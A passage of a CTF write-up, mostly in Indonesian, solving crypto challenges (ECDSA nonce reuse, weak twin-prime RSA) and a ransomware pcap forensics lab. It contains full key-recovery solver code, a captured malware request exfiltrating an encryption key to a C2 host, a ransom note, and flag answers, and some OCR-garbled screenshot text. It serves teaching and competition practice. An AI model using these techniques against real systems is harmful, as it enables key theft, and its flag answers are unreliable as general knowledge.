    0x63, 0x33, 0x3c, 0x7b, 0x60, 0x6b, 0x39, 0x7a,
    0x6c, 0x36, 0x36, 0x38, 0x22, 0x62, 0x69, 0x38,
    0x65, 0x62, 0x7e, 0x37, 0x38, 0x62, 0x71, 0x3a,
    0x35, 0x75, 0x73, 0x66, 0x35, 0x71, 0x7e, 0x7b,
    0x69, 0x34, 0x73, 0x6e, 0x60, 0x34, 0x73, 0x7b,
    0x34, 0x75, 0x38, 0x7a, 0x75, 0x34, 0x73, 0x6e,
    0x40, 0x80,
])
key = [1, 3, 5, 7] # from the AAAA test

plain = bytes((enc[i] - key[i % 4]) & 0xff for i in range(len(enc)))
print(plain)
print(plain.decode("latin1"))
```

run it,

flag:NCW{1t5_my_f1rst_t1m3_l34rn1ng_4b07t_h4sk311!_d1d_y07_l34rn_4ny
th1ng_1nt3r3st1ng?}

Crypto

echoed symphony

100

⚠️ WARNING ⚠️

cryptographic goo has leaked into the mainframe

絶対に意味わからんってマジで

absolutely no clue what's going on

bro we opened the server logs and got jumpscared by raw hex 🤦

旗がAESスライム化されたんだが??📝🔒

clean this mess pls 😭 助けて~~

context (for the brave):

- each entry originally looked like:

log-####: event stream entry #i

- but the archive only preserved:

Record <tag> [sha256(msg), r, s]

(whatever "tag" is, the dev was mentally on airplane mode)

also:

- encryption gremlin decided the final flag should be stored as:

AES-ECB(SHA256(d), flag)

idk man 🤦 blame the intern

- dev note left behind simply reads:

"67 is lucky, keep it."

Written by kavakoss

solved by mailvelous

chall:

Kita diberi 2 file, file [chall.py](#) dan output.txt sebagai datanya.

[chall.py](#) ngeimplement Elliptic Curve Digital Signature Algorithm pake secp256k1. Di dalam [chall.py](#) terdapat function sign

```
def sign(msg: bytes, d: int, k: int):
    z = H(msg)
    R = cur.m_(k, G)
    r = R[0] % N
    s = pow(k, -1, N) * (z + r * d) % N
    return (r, s)
```

dimana ini merupakan function ECDSA itu sendiri dimana seharusnya si nonce k itu random dan gaboleh ada k yang sama dipake di dua message/data yang berbeda. Jadi itu vuln-nya.

solve:

Karena gaboleh ada k yang sama di 2 message berbeda, kita tinggal cari value r yang sama di output.txt, karena jika $r_1 = r_2$, maka $k_1 = k_2$. Saya sudah buat solvernya dibawah:

```
import hashlib
import re
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, inverse

# --- Constants ---
N = 0xfffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
# Encrypted Flag from the end of output.txt
ENCRYPTED_FLAG_HEX =
"bf43349cb8ccb5b69658c96573b4b773c77a01f53be3da3912c0e2e1cf342d89f1c0bcf
76a799f09db621ccb7cb92ee383d0fb20c4a8f442f651985e1f4bae39c652509adc14bfd
d712fe8b3a28c891361ea42f5ee4019fd68b26bc76e4cbd94"

def parse_records(filename="output.txt"):
```

```

"""
Robust parsing using finditer to handle file structure
inconsistencies.

Format according to description: Record <tag> [ sha256(msg), r, s ]

"""

with open(filename, "r") as f:
    content = f.read()

# Regex to match: Record <hex> [ <hex>, <hex>, <hex> ]
# We capture: tag, v1(hash), v2(r), v3(s)
regex =
re.compile(r"Record\s+([a-f0-9]+)\s*\[ \s*([a-f0-9]+),\s*([a-f0-9]+),\s*([a-f0-9]+)\s*\]")

data = []
for match in regex.finditer(content):
    data.append({
        "tag": match.group(1),
        "h_log": int(match.group(2), 16), # The hash stored in the
log
        "r": int(match.group(3), 16),      # r component
        "s": int(match.group(4), 16)       # s component
    })
return data

def crack_message(target_hash_int):
    """
Brute-force the message content to match the hash found in the log.
Format: 'log-####: event stream entry #i'
    """

    # We assume the index 'i' in the string matches the loop or tag
index.

    # Let's try a range of reasonable IDs.
    for i in range(2000):
        # Try typical log formats
        candidates = [
            f"log-{i:04d}: event stream entry #{i}", # likely:
log-0001: ... #1
            f"log-{i}: event stream entry #{i}",       # simple: log-1:
... #1
        ]

        for msg_str in candidates:
            msg_bytes = msg_str.encode()

```

```

        # The log stores sha256(msg) WITHOUT salt (according to
'sha256(msg)' in desc)
        h = hashlib.sha256(msg_bytes).digest()
        if int.from_bytes(h, "big") == target_hash_int:
            return msg_bytes
    return None

def solve():
    print("[-] Parsing output.txt...")
    records = parse_records()
    print(f"[-] Parsed {len(records)} records.")

    if len(records) < 2:
        print("[!] Error: Not enough records found. Ensure 'output.txt'
is in the folder and populated.")
        return

    # --- 1. FindNonce Reuse (Duplicate r) ---
    print("[-] Searching for duplicate 'r' values...")
    r_map = {}
    pair = None

    for rec in records:
        r = rec['r']
        if r in r_map:
            pair = (r_map[r], rec)
            print(f"[+] FOUND COLLISION!")
            print(f"    Rec 1 Tag: {pair[0]['tag']}")
            print(f"    Rec 2 Tag: {pair[1]['tag']}")
            print(f"    Shared r : {hex(r)[:10]}...")
            break
        r_map[r] = rec

    if not pair:
        print("[!] No collision found. Is the 'r' value definitely the
2nd item in the list?")
        return

    rec1, rec2 = pair

    # --- 2. Recover Messages ---
    print("[-] Cracking message content to get original text...")
    msg1 = crack_message(rec1['h_log'])
    msg2 = crack_message(rec2['h_log'])

```

```

if not msg1 or not msg2:
    print("![!] Could not recover message text. Check 'log-####' "
formatting guess.")
    return

print(f"[+] Msg1: {msg1}")
print(f"[+] Msg2: {msg2}")

# --- 3. Calculate Actual Signing Hashes (z) ---
# The signing function uses  $H(m) = \text{sha256}(m + b'67')$ 
print("[-] Calculating z1 and z2 with salt b'67'...")
z1 = int.from_bytes(hashlib.sha256(msg1 + b"67").digest(), "big")
z2 = int.from_bytes(hashlib.sha256(msg2 + b"67").digest(), "big")

# --- 4. Recover Nonce k ---
# Formula:  $k = (z1 - z2) * (s1 - s2)^{-1} \pmod{N}$ 
s1 = rec1['s']
s2 = rec2['s']

diff_z = (z1 - z2) % N
diff_s = (s1 - s2) % N

try:
    inv_s = inverse(diff_s, N)
    k = (diff_z * inv_s) % N
    print(f"[+] Recovered k: {k}")
except:
    print("![!] Failed to invert (s1-s2).")
    return

# --- 5. Recover Private Key d ---
# Formula:  $d = r^{-1} * (s * k - z) \pmod{N}$ 
r = rec1['r']
r_inv = inverse(r, N)
d = (r_inv * (s1 * k - z1)) % N
print(f"[+] Recovered d: {d}")

# --- 6. Decrypt Flag ---
# "AES-ECB( SHA256(d), flag )"
# We assume d is hashed as raw bytes (standard) or string. Let's try
raw bytes first.
print("[-] Decrypting flag...")

```

```

d_bytes = long_to_bytes(d)
key = hashlib.sha256(d_bytes).digest()
cipher = AES.new(key, AES.MODE_ECB)

try:
    ct = bytes.fromhex(ENCRYPTED_FLAG_HEX)
    pt = cipher.decrypt(ct)
    # Decode and print
    print(f"\n[SUCCESS] Flag: {pt.decode(errors='ignore')}")
except Exception as e:
    print(f"[!] Decryption failed: {e}")

if __name__ == "__main__":
    solve()

```

Flag:

NCW{c0n6R4t5!_1N1_fL4g_Bu47_K4mU_k1Ng_>>>_d6e65766572
676f6e6e6167697665796f757570_<<<}

wassup twin

100

こんにちは twin, 我创建了一个简单的 chall for you twin. The challenge is not 壊れた twin. Ok 안녕히 가세요 twin

author: Auric

solved by Arney1

chall:

```
import sympy
import random

def genYessir(bit_length=1024):
    while True:
        p = sympy.randprime(2***(bit_length - 1), 2**bit_length)
        q = p + 2
        if sympy.isprime(q):
            return p, q

p, q = genYessir(bit_length=64)
N = p * q
e = 65537

flag = b'NCW{REDACTED}' # 23 <- :D heres a hint

m = int.from_bytes(flag, 'big')

c = pow(m, e, N)

print(f"N = {N}")
print(f"e = {e}")
print(f"c = {c}")
```

so... N is small. we can just easily factor this using online calculator

<https://www.alpertron.com.ar/ECM.HTM>

Electronics Mathematics Programs Contact E

Integer factorization calculator

[Alpertron](#) › [Web applications](#) › Integer factorization calculator

Value

Actions

[Only evaluate](#) [Is prime?](#) [Factor](#) [Help](#) [Config](#)
[Open wizard](#) [From file](#) [Blockly mode](#) [Clear input](#)

Functions

Category: Basic Math ▾

() ↵ + - * / % ^ ans sqrt()
iroot() Random() Abs() Sign()

Type one numerical expression or loop per line. Example: x=3;x=n(x);c<=100;x-1

Press the **Help** button to get help about this application. Press it again to return to this screen. Keyboard users can press **CTRL+ENTER** to start calculation. This is the WebAssembly version.

- 92 226959 634395 542727 305870 286691 824099 (38 digits) = 9 603486 847723 359209 × 9 603486 847723 359211

Number of divisors: 4

Sum of divisors: 92 226959 634395 542746 512843 982138 542520 (38 digits)

Euler's totient: 92 226959 634395 542708 098896 591245 105680 (38 digits)

Möbius: 1

$n = a^2 + b^2 + c^2 + d^2$

a = 7 903786 574662 791781

b = 5 236010 481952 559933

c = 1 122506 180576 376807

d = 1 039851 683667 681180

[Show divisors](#)

Time elapsed: 0d 0h 0m 0.0s

Modular multiplications:

- Sum of squares: 315

Timings:

now, we can just get the d like so..

```

p = 9603486847723359209
q = 9603486847723359211
totient = (p - 1) * (q - 1)
print(totient)
#
d = inverse(65537, totient)

```

we can decrypt and get m now... right? yeah so it was $m > N$, which means we can only get $m \bmod N$ if we decrypt. so.. to find the original m we need to brute force $m + N*k$ for $k > 0$, and see if it actually decodes into something comprehensible and starts with "NCW{" and ends with "}". we can just ignore the incomprehensible ones.

solve:

```

from Crypto.Util.number import bytes_to_long, inverse, long_to_bytes

p = 9603486847723359209
q = 9603486847723359211
totient = (p - 1) * (q - 1)
print(totient)

d = inverse(65537, totient)

c = 81028662439340068660785564873246389821

N = 92226959634395542727305870286691824099
m_base = pow(c, d, N)
target_prefix = b"NCW{"
target_bytes = target_prefix + b"\x00" * (23 - len(target_prefix))
target_int = bytes_to_long(target_bytes)

start_i = (target_int - m_base) // N
for i in range(1000000000000):
    current_i = start_i + i
    m_int = m_base + (current_i * N)

    m_bytes = long_to_bytes(m_int)

    if m_bytes.startswith(b"NCW{") and m_bytes.endswith(b"}"):
        try:
            m = m_bytes.decode()
            print(f"Flag: {m_bytes.decode()}")

```

```
except:  
    pass  
  
NCW{its_that_easy_twin}  
# chall(1) - bash  
Flag: NCW{ m_~#* z      B98Wb}  
Flag: NCW{CG[*s  
          gbyfI]LX=}  
Flag: NCW{W#YUZ4oeX7[1d70}  
Flag: NCW{`  
          A  
          ý@f5\ @V=}  
Flag: NCW{`>6x+}oÓ- [b}  
Flag: NCW{gR' ن56  
9tq1cw}  
Flag: NCW{its_that_easy_twin}  
Flag: NCW{s/~]=q_ۿ3~C}  
^CTraceback (most recent call last):
```

Flag: NCW{its_that_easy_twin}

Forensic

locker

100

Brian made a fatal mistake yesterday. He clicked on something he shouldn't have. Now, the fate of his data rests in your hands. Analyze the captured pcap and binary files, then answer the questions to retrieve the Flag.

<https://drive.google.com/drive/folders/1N3A2ApuPpaEW7iD6HqUFJ2kSFbXhyQW4?usp=sharing>

pass: c3Vrc2VzIGRhbiBzZWxhbWF0IGJlcmp1YW5n

Written by Arenaru

solved by mailvelous

chall:

Kita diberi file packet capture locker.pcapng
solve:

1. What is the total number of packets captured in the network traffic?

Buka packet capture yang diberi dengan menggunakan wireshark lalu ke bagian properties, capture file properties

<u>Measurement</u>	<u>Captured</u>	<u>Displayed</u>	<u>Marked</u>
Packets	11961	11961 (100.0%)	—
Time span, s	2062.582	—	—
Average pps	5.8	5.8	—
Average packet size, B	24126	24126	—
Bytes	288567160	288567160 (100.0%)	0
Average bytes/s	139 k	139 k	—
Average bits/s	1119 k	1119 k	—

Answer: 11961

Correct!

2. Identify the IP address of the infected host.

Pada bagian atas packet capture kita dapat dengan mudah menemukan nama host dan ip si victim


0 2025/324 01:19:14.247,4.000/0x10 174.100.170.1>4	ARP	DHCP	0 2025/324 01:19:14.247,4.000/0x10 174.100.170.1>4	ARP	DHCP
9 2025/324 02:15:43.0,88885358 VMware_2e:2b:9e	ARP	44 who has 192.168.198.254? Tell 192.168.198.129	10 2025/324 02:15:43.0,88885358 VMware_fc1:ea:ee	ARP	62 192.168.198.254 is at 00:5b:56:fc:e7:a8
11 2025/324 02:15:43.0,88885358 VMware_2e:2b:9e	ARP	44 who has 192.168.198.254? Tell 192.168.198.129	12 2025/324 02:15:43.0,88885358 VMware_fc1:ea:ee	ARP	62 192.168.198.254 is at 00:5b:56:fc:e7:a8
12 2025/324 01:19:25.767346395 192.168.198.129	192.168.198.255	Broadcast	13 2025/324 01:19:25.767346395 192.168.198.129	192.168.198.254	DHCP
13 2025/324 01:19:25.773870959 192.168.198.129	192.168.198.129	DHCP	14 2025/324 01:19:25.773870959 192.168.198.129	192.168.198.129	DHCP
14 2025/324 01:19:25.773870959 192.168.198.129	192.168.198.129	DHCP	15 2025/324 01:19:30.307363512 VMware_2e:2b:9e	ARP	44 who has 192.168.198.254? Tell 192.168.198.129
15 2025/324 01:19:30.307363512 VMware_2e:2b:9e	192.168.198.129	DHCP	16 2025/324 01:19:30.307363512 VMware_2e:2b:9e	ARP	62 192.168.198.254 is at 00:5b:56:fc:e7:a8
16 2025/324 01:19:30.307363512 VMware_2e:2b:9e	192.168.198.129	DHCP	17 2025/324 01:15:38.6793119980 VMware_9f:fc:9b	ARP	62 who has 192.168.198.127? Tell 192.168.198.128?
17 2025/324 01:15:38.6793119980 VMware_9f:fc:9b	192.168.198.129	DHCP	18 2025/324 01:15:38.917222979 VMware_9f:fc:9b	ARP	62 who has 192.168.198.128? (ARP Probe)

Answer: 192.168.198.128

Correct!

3. What is the destination IP address and port number accessed by the victim? (ip:port)

Sort protocol lalu ke http, disitu kita dapat melihat bahwa si victim request ke



Answer: 192.168.198.129:8000

Correct!

4. What is the hostname of the victim's machine?

Pada bagian atas packet capture kita dapat dengan mudah menemukan nama host dan ip si victim

Answer: DESKTOP-P15ADMF

Correct!

5. Identify the filename of the first file downloaded by the victim. (filename.ext)

Follow http stream. kita dapat menemukannya di stream ke 3

```

GET /Work/belajar%20calculus.pdf HTTP/1.1
Host: 192.168.198.129:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.198.129:8000/Work/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

0.913803s
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:17:39 GMT
Content-type: application/pdf
Content-Length: 2916155
Last-Modified: Mon, 14 Apr 2025 05:26:50 GMT

0.000000s
%PDF-1.7
%...
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(en) /StructTreeRoot 343 0 R/Outlines 321 0 R/MarkInfo<</Marked true>>/Metadata 540 0 R/ViewerP
references 541 0 R>>
endobj
2 0 obj
<</Type/Pages/Count 21/Kids[ 3 0 R 10 0 R 16 0 R 20 0 R 24 0 R 29 0 R 39 0 R 48 0 R 53 0 R 57 0 R 61 0 R 67 0 R 72 0 R 80 0 R 2
1 client pkt, 1 server pkt, 1 turn.

Entire conversation (2916 kB) Show as ASCII All delta times Stream Filter Out This Stream Print Save as... Back Close Help
Find: Case sensitive Find Next

```

Answer: belajar_calculus.pdf

Correct!

6. What is the filename of the malicious binary? (filename.ext)

Ke file lalu export objects dan pilih http, disana kita dapat lihat beberapa file yang request sama si victim, karena diminta binary maka tinggal coba coba aja yang binary since we can prove it in the next questions bahwa binary tersebut malicious

Answer: chuongdoung.exe
Correct!

7. Provide the absolute path where the malicious file was located.

Ke http stream lalu cari dimana si victim download malicious binary

```
GET /Work/secret/chuongdoung.exe HTTP/1.1
Host: 192.168.198.129:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.198.129:8000/Work/secret/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

0.033921s
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:19:49 GMT
Content-type: application/x-msdos-program
Content-Length: 125609
Last-Modified: Thu, 20 Nov 2025 02:44:15 GMT

0.000000s
MZ.....@..... !..L.!This program cannot be run in DOS mode.
$.....PE.L..q.i.=.....0.....@.....0.....@.....P.....@.....P.....data..4.....P.....R.....text...d...
.....@.0@.bss.....@.....idata...
```

aneh sih absolute kok..

Answer: /Work/secret/chuongdoung.exe
Correct!

8.. At what exact timestamp was the malicious file executed? (Format: dd/mm/yyyy:hh:mm:ss)

Kita ke stream dimana setelah si victim download the binary, lalu ke request POST dibawahnya

```

POST / HTTP/1.1
Content-Type: application/json
Content-Length: 97
User-Agent: Mozilla/5.0
Host: 192.168.198.129:8000
Connection: Keep-Alive
Cache-Control: no-cache

0.000000s {"victim_id": "14A929E9", "key": "3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
0.001152s HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:21:31 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 357

0.000000s
<!DOCTYPE HTML>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Error response</title>
  </head>
  <body>
    <h1>Error response</h1>
    <p>Error code: 501</p>
    <p>Message: Unsupported method ('POST').</p>

```

Packet 11808: 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (825 bytes) Show as ASCII All delta times Stream 32

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

Answer: 20/11/2025:03:21:31

Correct!

9. What is the SHA256 hash of the malicious file?

export filenya lalu dengan command sha256sum chuongdoung.exe

Answer: a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993
Correct!

10. According to the analysis report, how many security vendors flagged this file as malicious?

Ke virustotal lalu cari menggunakan hash value yang udah kita dapet

Jadi 36?, seharusnya 6 kok

Answer: 6

Correct!

11. Based on the behavioral analysis, what is the MITRE ATT&CK Technique ID associated with "Process Injection"?

Masih di virus total lalu ke bagian behaviour

Answer: T1055

Correct!

12. What specific technique did the malware utilize for Command and Control (C2)?

Masih di virus total lalu ke bagian behaviour

The screenshot shows the VirusTotal ATT&CK Tactics and Techniques interface. A search bar at the top contains the query 'Process Injection'. Below the search bar is a grid of tactic cards. The first row includes 'Privilege Escalation' (TA0004), 'Defense Evasion' (TA0005), 'Discovery' (TA0007), and 'Command and Control' (TA0011). The second row includes 'Process Injection' (T1055), 'Obfuscated Files or Inf...' (T1027), 'System Information Discovery' (T1082), and 'Application Layer Protocol' (T1071). The third row includes 'File and Directory Discovery' (T1083) and 'Indicator Removal' (T1070). At the bottom left, there is a 'Malware Behavior Catalog Tree' sidebar with categories like Anti-Behavioral Analysis, Anti-Static Analysis, Command and Control, Defense Evasion, Discovery, Execution, and Privilege Escalation.

Answer: Application Layer Protocol
Correct!

13. What is the unique Victim ID found in the ransom note?

Di packet capture, export object bernama README.txt, disana kita bisa dapet Victim ID

The screenshot shows a text file named README.txt. The content of the file is as follows:

```

-----
Arrenaru Locker
-----

Victim ID : 14A929E9
Directory : C:/Users/arencu/Documents/
Timestamp : 2025-11-20 10:21:33 (local)

All documents, databases, and source code within this system were processed
with our proprietary cipher suite. Large assets were handled in a staged manner to keep
your workstation alive, but they remain unusable.

To recover your files:
1. Prepare 2 small encrypted samples (<1 MB).
2. Contact us and attach your Victim ID.
3. Await payment instructions and the unique decryptor.

Contact channels:
- Email : support@arrenaru.local
- TOR : 7F849F9B8CE59A112233445566778A9B

Rules:
* Do NOT rename or modify encrypted files.
* Do NOT try public decryptors; they will corrupt your data.
* Do NOT shut down systems during encryption.

Failure to comply or respond within 72 hours increases the recovery price.

Ln 20, Col 47 977 characters Plain text 100% Windows (CRLF) UTF-8

```

Answer: 14A929E9
Correct!

14. Identify the encryption key used by the ransomware.

Ke http stream dimana si victim akses binarynya, stream yang sama kayak soal 8

```

POST / HTTP/1.1
Content-Type: application/json
Content-Length: 97
User-Agent: Mozilla/5.0
Host: 192.168.198.129:8000
Connection: Keep-Alive
Cache-Control: no-cache

0.000000 {"victim_id": "14A929E9", "key": "3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A"}
0.0011525
HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/3.13.5
Date: Thu, 20 Nov 2025 03:21:31 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 357

0.000000
<!DOCTYPE HTML>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Error response</title>
  </head>
  <body>
    <h1>Error response</h1>
    <p>Error code: 501</p>
    <p>Message: Unsupported method ('POST').</p>

```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (825 bytes) Show as ASCII All delta times Stream 32

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

Answer:

3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A

Correct!

15. What is the deadline (in hours) before the ransom demand increases?

Ke README.txt yang sama kayak soal 13

```

Victim ID : 14A929E9
Directory : C:/Users/acerqa/Documents/
Timestamp : 2025-11-20 10:21:33 (local)

All documents, databases, and source code within this system were processed
with our proprietary cipher suite. Large assets were handled in a staged manner to keep
your workstation alive, but they remain unusable.

To recover your files:
1. Prepare 2 small encrypted samples (<1 MB).
2. Contact us and attach your Victim ID.
3. Await payment instructions and the unique decryptor.

Contact channels:
- Email : support@arenaru.local
- TOX : 7FGA0F9008CE59A1122334455667788A9B

Rules:
* Do NOT rename or modify encrypted files.
* Do NOT try public decryptors; they will corrupt your data.
* Do NOT shut down systems during encryption.

Failure to comply or respond within 72 hours increases the recovery price.
We are the only ones that can restore your data.

~ Accenacy

```

Ln 20, Col 47 977 characters Plain text 100% Windows (CRLF) UTF-8

Answer: 72

Correct!

Flag: NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}